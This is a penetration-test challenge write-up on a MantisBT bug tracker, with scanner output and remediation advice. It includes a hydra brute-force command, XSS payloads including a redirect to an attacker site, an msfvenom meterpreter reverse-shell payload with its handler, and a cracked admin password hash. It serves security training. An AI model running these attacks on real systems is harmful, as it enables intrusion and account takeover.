NCC Group Challenge

Abraham Adberstein

I. The first step I took was running Dirb on the website:

The output is the following :

```
$ dirb http://ec2-54-157-247-93.compute-1.amazonaws.com/

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 27 07:39:14 2016
URL_BASE: http://ec2-54-157-247-93.compute-1.amazonaws.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://ec2-54-157-247-93.compute-1.amazonaws.com/ ----
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/cgi-bin/ (CODE:403|SIZE:317)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/index (CODE:200|SIZE:177)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/server-status (CODE:403|SIZE:322)

---- Entering directory: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/ ----
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/core/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/css/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/doc/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/images/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/index (CODE:302|SIZE:1)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/index.php (CODE:302|SIZE:1)
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/javascript/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/lang/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/login (CODE:302|SIZE:1)
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/packages/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/signup (CODE:200|SIZE:1635)
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/tmp/
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/uploads/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/view (CODE:200|SIZE:1629)

---- Entering directory: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin
    / ----
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/admin (CODE:200|SIZE:
    915)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/check (CODE:200|SIZE:
    5507)
==> DIRECTORY: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/css/
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/index (CODE:200|SIZE:
    715)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/index.php (CODE:200|
    SIZE:715)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/install (CODE:200|SIZE
    :2683)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/schema (CODE:500|SIZE:
    0)
+ http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/upgrade (CODE:302|SIZE
    :1)
-----------------
END_TIME: Tue Dec 27 07:55:36 2016
DOWNLOADED: 18448 - FOUND: 19
```

The important urls that seemed interesting to investigate are the following:

http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/admin/
http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/tmp/
http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/uploads/
http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/core/

II. I wanted to check for some vulnerabilities so I ran NIKTO.

```
$ nikto -host http://ec2-54-157-247-93.compute-1.amazonaws.com/

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          54.157.247.93
+ Target Hostname:    ec2-54-157-247-93.compute-1.amazonaws.com
+ Target Port:        80
+ Start Time:         2016-12-27 07:39:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 502111, size: 177,
    mtime: Mon Mar 28 12:58:23 2011
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
    to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
    render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
    brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
    following alternatives for 'index' were found: index.html
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache
    2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8364 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2016-12-27 07:47:39 (GMT-5) (464 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

According to nikto there is possibility for XSS and clickjacking attacks. This would mean there is a form where we can submit scripts and either steal cookies or redirect the users to a malicious website.

III. I proceeded to check the page /issues/admin/install.php where I found the following credentials.

database user: root
database name: bugtracker

I also found a hidden input form:

```
<input name="install" type="hidden" value="2"></input>
```

I tried changing the values and found a vulnerability where you could change the value to ”4” but I did not see direct results. The following is the cve I found about this hidden input: https://www.cvedetails.com/cve/CVE-2014-9572/.

I would say this page reveals to much information and can be a target to many attacks. I would immediately add authentication, remove the hidden value, and conceal any information regarding credentials, users, and database names.

IV. I moved next to check the login page and it is vulnerable to brute force attacks. First, I ran burp on it to get my cookie and the data from the POST request.

```
POST /issues/login.php HTTP/1.1
Host: ec2-54-157-247-93.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/login_page.php
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
```

I retrieved the following useful information:

POSTDATA=username=testuser&password=test

Then, I crafted a small hydra brute force attack:

```
$ hydra -L users.txt -P /usr/share/john/password.lst ec2-54-157-247-93.compute-1.
    amazonaws.com http-post-form "/issues/login.php:username=^USER^&password=^PASS^&
    submit=Submit:Your account may be disabled"
```

Without any security measures to prevent brute force attacks, any identified account can be targeted. The site should have a limit on the attempts to log in to a user account.


V. At /issues/bug_report_advanced_page.php, I injected a couple of scripts and submitted them through the bug report form. The form is susceptible to xss attacks, specifically the input field "Summary". This is particularly severe since attackers could really exploit every user's interaction with the site. Sanitation of the forms should be essential.

```
<script>
     <iframe src="http://www.cnn.com"></iframe>
</script>

<script>
     window.location="http://myhackingwebsite.com"
</script>

<script>
     alert(document.cookie);
</script>
```

Here is a screenshot of the result:



Internal issue tracker. Unauthorized use prohibited.

02-23-2017 04:13 UTC

Assigned to Me (Unresolved) [^] (1 - 1 / 1)

">0000007 [Test Project] - 02-10-17 21:07

Unassigned [^] (1 - 6 / 6)

0000010 test 4 [Test Project] - 02-11-17 22:11

0000009 test 2 [Test Project] - 02-10-17 21:37

0000008 [Test Project] - 02-10-17 21:23

ec2-54-157-247-93.compute-1.amazonaws.com says:

MANTIS_VIEW_SETTINGS=65531;
ISSUES_VIEW_ALL_COOKIE=2;
ISSUES_PROJECT_COOKIE=0;
ISSUES_STRING_COOKIE=52e89b8b2c8d0d2bb1847d1a28937b7c006f111b75d680a3b63912607078b237

Prevent this page from creating additional dialogs.

Waiting for cache...

Project: All Projects
Switch
Jump
Main | My View | View Issues | Report Issue | My Account | Logout
OK

VI. I believe the page `/issues/account_update.php` has a moderate vulnerability. I ran burp's repeater and used my cookie to change my password. If we can retrieve other users' cookies from former xss attacks or other means, we could change the password for any user account.

```
POST /issues/account_update.php HTTP/1.1
Host: ec2-54-157-247-93.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ec2-54-157-247-93.compute-1.amazonaws.com/issues/account_page.php
Cookie: ISSUES_STRING_COOKIE=52
    e89b8b2c8d0d2bb1847d1a28937b7c006f111b75d680a3b63912607078b237
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

password=a&password_confirm=a&email=test%40matasano.com&realname=Test+User
```

VII. I looked at the bug report form in /issues/bug_report_page.php. I tried uploading a payload.

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=54.157.247.93 LPORT=80 R -o exploit.php

use exploit/multi/handler
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 54.157.247.93
set LPORT 4444
```

The file upload address is /issues/tmp/. However, files are copied as text files without ending. So, I could not load the exploit by running /issues/tmp/exploit.php.

VIII. The following link shows all the database structure and also reveals information about a user: /issues/admin/install.php. We get the cookie, username, and other useful information that can be crafted for other attacks.

```
INSERT INTO mantis_user_table(username, realname, email, password, date_created,
    last_visit, enabled, protected, access_level, login_count,
    lost_password_request_count, failed_login_count, cookie_string) VALUES
        ('administrator', '', 'root@localhost', '63a9f0ea7bb98050796b649e85481845', '
            2017-02-11 20:25:35', '2017-02-11 20:25:35', 1, 0, 90, 3, 0, 0, '29
            f89ec1004e0f6fb1bb2564024aaee560b8496419d6a540ab3fb24d5f44371e');
```

I used a cracker for the MD5 password where the hash 63A9F0EA7BB98050796B649E85481845 is "root". Although trying to install the database failed, this page revealed to much information. An authentication system should be implemented to avoid malicious individuals gaining information about the site and perhaps running important services. This reveals information about the database structure that could later lead to sql injection attacks. All the files after /issues/admin/*.php manipulate direct commands in the server, create files, or display sensitive information.

In conclusion, the site does show several vulnerabilities that can be serious. I tested for several different vulnerabilities but I was not able to escalate privileges or gain more access. I was not able to find any sql injection vulnerabilities in input forms or url addresses. I would say the best strategy to improve the site's security is to limit the admin url by using authentication, protecting the site from xss attacks by sanitizing forms, and also providing authentication when submitting forms rather than only depending on a user's cookie.